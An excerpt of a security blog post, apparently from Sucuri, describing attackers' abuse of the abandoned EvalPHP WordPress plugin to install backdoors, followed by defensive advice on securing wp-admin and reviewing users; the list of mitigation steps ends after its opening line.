
Example of deprecated PHPEval wordpress plugin

This PHPEval plugin that hasn’t been updated for 11+ years and has 40+ active users. Is there a reason to keep it in the repository after so many years of inactivity? And by the way, we can see an increased interest in this plugin during the last week…

Keeping such plugins in the official repository makes it easier for hackers to stay under radar since they can install a legitimate unmodified plugin from a reputable source instead of installing fake plugins or modifying existing plugins, which can be detected by scanners that monitor integrity of known plugins.

Mitigation steps to protect your environment

In checking logs from environments affected by these backdoors, so far all of them seemed like the attackers already had established administrator access to the websites which allowed them to install the evalphp plugin within the environments.

This is a testament to how crucially important it is to secure the wp-admin panel of your WordPress environment as well as monitor any administrator activity taking place. In addition to regular file cleanup and changing passwords, don’t forget to review your WordPress users and pages — some of them may have been created by hackers.

Other steps to mitigate risk from infection include:

Source: https://blog.sucuri.net/2023/04/massive-abuse-of-abandoned-evalphp-wordpress-plugin.html